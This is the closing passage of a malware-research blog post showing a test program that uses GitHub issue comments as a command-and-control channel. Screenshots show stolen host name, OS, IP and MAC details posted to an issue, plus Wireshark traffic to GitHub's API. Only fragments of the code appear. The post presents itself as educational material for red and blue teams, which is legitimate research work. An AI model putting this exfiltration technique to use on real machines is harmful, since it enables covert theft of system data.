
And run it on my Windows 11 VM:


win11-en-us (quack2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\zhzhu> cd Z:\2025-01-19-malware-tricks-44\
PS Z:\2025-01-19-malware-tricks-44>
PS Z:\2025-01-19-malware-tricks-44> .\hack.exe
comment posted successfully.
comment posted successfully.
ok =^..^=
PS Z:\2025-01-19-malware-tricks-44>
Activate Windows
Go to Settings to activate Windows.
11:47 AM
Sunday
1/19/2025
Right Ctrl



Meow · Issue #1 · cocomelonc
https://github.com/cocomelonc/ejpt/issues/1
cocomelonc / ejpt
Code Issues 1 Pull requests Actions Projects Wiki Security Insights Settings
Meow #1
Open
Edit New issue
cocomelonc opened 6 hours ago
Meow. Test.
Create sub-issue
cocomelonc 1 minute ago
meow-meow
cocomelonc 1 minute ago
Host Name: DESKTOP-26FQMOC, OS Version: 6.2.9200, Processor Archit
of Processors: 2, Logical Drives: 200000C, Adapter Name: {7801F500-1C
AE0A-71627855A7E3}, IP Address: 10.0.2.15, Subnet Mask: 255.255.255.
08-00-27-62-E5-49
win11-en-us (quack2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\zhzhu> cd Z:\2025-01-19-malware-tricks-44\
PS Z:\2025-01-19-malware-tricks-44>
PS Z:\2025-01-19-malware-tricks-44> .\hack.exe
comment posted successfully.
comment posted successfully.
ok =^..^=
PS Z:\2025-01-19-malware-tricks-44>
Activate Windows
Go to Settings to activate Windows.
11:48 AM
Sunday
1/19/2025
Right Ctrl
//·Get·hos
CHAR·hostN
DWORD·size
GetComputerNameA(hostNa
//·Get·OS·version
OSVERSIONINFO·osVersion
master*


As you can see, messages posted successfully in our issue.

Run on Windows 10 x64 VM with wireshark:




And monitoring traffic via Wireshark we got an IP address `140.82.121.5`:


win10-MA (frida-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\user> cd Z:\2025-01-19-malware-tricks-44\
PS Z:\2025-01-19-malware-tricks-44>
PS Z:\2025-01-19-malware-tricks-44> .\hack.exe
comment posted successfully.
comment posted successfully.
ok =^..^=
PS Z:\2025-01-19-malware-tricks-44>
*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ssl.handshake.extensions_server_name contains "api.github.com"
No. Time Source Destination Protocol Length Info
25669 18.577597 10.0.2.15 140.82.121.5 TLSv1.2 235 Client Hello
30933 21.079646 10.0.2.15 140.82.121.5 TLSv1.2 235 Client Hello


About GitHub's IP addresses
api.github.com/meta
https://api.github.com/meta
JSON Raw Data Headers
Save Copy Collapse All Expand All (slow) Filter JSON
verifiable_password_authentication: false
ssh_key_fingerprints: {…}
ssh_keys: […]
hooks:
0: "192.30.252.0/22"
1: "185.199.108.0/22"
2: "140.82.112.0/20"
3: "143.55.64.0/20"
4: "2a0a:a440::/29"
5: "2606:50c0::/32"
web: […]
api: […]
git: […]

Run whois:



As you can see, this is the our GitHub API IP address.

Everything is worked perfectly! =^..^=

As you can see, any API service can be used as a C2 and Github is not the exception. Malware like BitRAT, RecordBreaker and APTs like APT32: OceanLotus use Github for malicious actions in the wild.

I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

Using Telegram API example
Using VirusTotal API example
Crowdstrike blog: How Threat Actors Use GitHub Repositories to Deploy Malware
APT32: OceanLotus
CloudSorcerer – A new APT targeting Russian government entities
About Github's IP addresses
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine

Source: https://cocomelonc.github.io/malware/2025/01/19/malware-tricks-44.html